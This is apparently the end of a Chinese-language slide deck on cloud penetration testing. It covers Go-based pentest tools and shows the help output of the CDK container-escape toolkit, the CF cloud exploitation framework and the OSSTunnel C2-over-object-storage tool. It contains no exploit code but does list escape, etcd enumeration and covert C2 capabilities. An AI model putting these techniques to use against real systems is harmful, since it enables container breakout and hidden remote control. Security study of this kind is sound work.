  "podIP": "10.10.1.37",
  "podIPs": [...],
  "startTime": "2023-08-28T06:02:20Z",
  "containerStatuses": [...],
  "qosClass": "Burstable"
}
}

```

## 4. live off the land

## 4.4 使用 go 语言实现渗透工具

云上渗透时 go 的优势：

- 1. 可执行文件无需依赖即可运行，适合容器环境
  - 2. 可以方便地交叉编译移植到不同的目标系统中
  - 3. 逆向难度相对高，可以一定程度上隐藏自研渗透工具的实现逻辑

CDK - Zero Dependency Docker/K8s Penetration Toolkit

<https://github.com/cdk-team/CDK>

```
bob@bob: ~ $ ./cdk linux_amd64 -h
CDK (Container Duck)
CDK Version(github.com/cdk-team/CDK/v1.0.0-rc.1)
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by cdxy & neargle
For tutorial, configuration and use-case in https://github.com/cdk-team/CDK/
Usage:
  cdk evaluate [-full]
  cdk eva [-full]
  cdk run [-list | <exploit> [<args>...])
  cdk auto-escape <cmd>
  cdk <goal> [<args>...]

Evaluate:
  cdk evaluate                                Gather information to find weakness inside container.
  cdk eva                                     Alias of "cdk evaluate".
  cdk evaluate --full                         Enable file scan during information gathering.

Exploit:
  cdk run -list                               List all available exploits.
  cdk run <exploit> [<args>...]           Run single exploit directly in https://github.com/cdk-team/CDK/wiki
  cdk auto-escape <cmd>                      Escape container in different ways then let target execute <cmd>.

Tools:
  vi <file>                                    Edit files in container like "vi" command.
  ps                                           Show process information like "ps -ef" command.
  nc [options]                                  Create TCP tunnel.
  netcat                                       Show network information.
  kcurl <path> [get|post] <uri> [<data>]      Make request to K8s api-server.
  ectl <endpoint> get <key>                   Unauthorized enumeration of ectd keys.
  ucurl (<get/post>) <socket> <uri> [<data>]    Make request to docker unix socket.
  probe <p> <port> <parallel> <timeout>[ms]   TCP port scan, example: CDK probe 10.0.1.0 255 88,8880-9443 50 100

Options:
  -h, --help          Show this help msg.
  -v, --version       Show version.
bob@bob: ~ $
```

云环境利用框架CF  
<https://wiki.teamssix.com/cf/>

[View Details](#) | [Edit](#) | [Delete](#)

```
> cf

github.com/teamssix/cf

cf is a cloud exploitation framework, designed for testing the security of cloud environments.

Usage:
  cf [command]

Available Commands:
  about      关于作者 (About me)
  alibaba    执行与阿里云相关操作 (Perform Alibaba Cloud related operations)
  aws        执行与AWS相关操作 (Perform AWS related operations)
  config     配置云提供商访问密钥 (Configure cloud provider access key)
  help       Help about any command
  tencent   执行与腾讯云相关操作 (Perform Tencent Cloud related operations)
  upgrade   更新 cf 到最新版本 (Update cf to the latest version)
  version   输出 cf 的版本和更新时间 (Print the version number and update time of cf)

Flags:
  -h, --help   help for cf
  --logLevel string  设置日志等级 (Set log level) [trace|debug|info|warn|error|fatal|panic] (default "info")

Use "cf [command] --help" for more information about a command.
```

## 4. live off the land

### 4.5 Cloud Service based C&C

可用于 C&C 中转的云服务

- 对象存储服务
- 容器镜像服务
- 弹性文件服务
- 数据快递服务
- 存储容灾服务
- .....



<https://github.com/Ramos-dev/OSSTunnel>：  
基于亚马逊S3\阿里云OSS\腾讯COS通信隧道的远程管理工具

```

https://github.com/Ramos-dev/OSSTunnel

github.com/Ramos-dev/OSSTunnel

  README.md

  LUCAN

  Bucket Commands
    config: [远程对象存储配置] Config bucket connect and list active session manipulation and interaction...
    Use config -help for more information

  Available Commands
    clear: Clear the shell screen.
    exit, quit: Exit the shell.
    history: Display or save the history of previously run commands.
    History: Display or save the history of previously run commands.
    script: Read and execute commands from a file.
    stacktrace: Display the full stacktrace of the last error.

  Lucian Commands
    s -i, session -i: [通过对象存储连接到桶] Interact with the supplied session ID, And exec CMD/BASH
    session -i: [通过ID连接] Connect to the bucket by session ID and/or range
    session -a: [显示所有会话] List all active sessions and metadata

  OSSTunnel Commands
    Usage: config [options]
    Options:
      * -t, --target -t: [指定操作的云服务, 如阿里云, 腾讯云, 亚马逊云] Different kind of Cloud, such as
        OSS(Aliyun)\COS(Tencent)\S3(Amazon)
      * --accessKeyId, -ak: [访问密钥ID] Access key ID
      * --secretAccessKey, -sk: [访问密钥] Secret access key
      * --endpointAddress, -ea: [支持HTTP和HTTPS的端点地址] endpoint address, support http and https
      * --sslVerify, -sv: [是否验证SSL] SSL verification
      * --bucketName, -bn: [桶名] bucket name, you known
      default: empty string
      * --path, -p: [桶内对象的目录] path just like dir
      default: /
      * --accessKeyId, -ak: [访问密钥ID] Access key ID
      default: wwww
      * --accessKeySecret, -sk: [访问密钥] Secret access key
      default: wwwww
      * --help, -h: [帮助] Help
      * --version, -v: [显示版本信息] Display version information
  
```

Thanks 😊



neo

广东 深圳



扫一扫上面的二维码图案，加我为朋友。



# THANKS

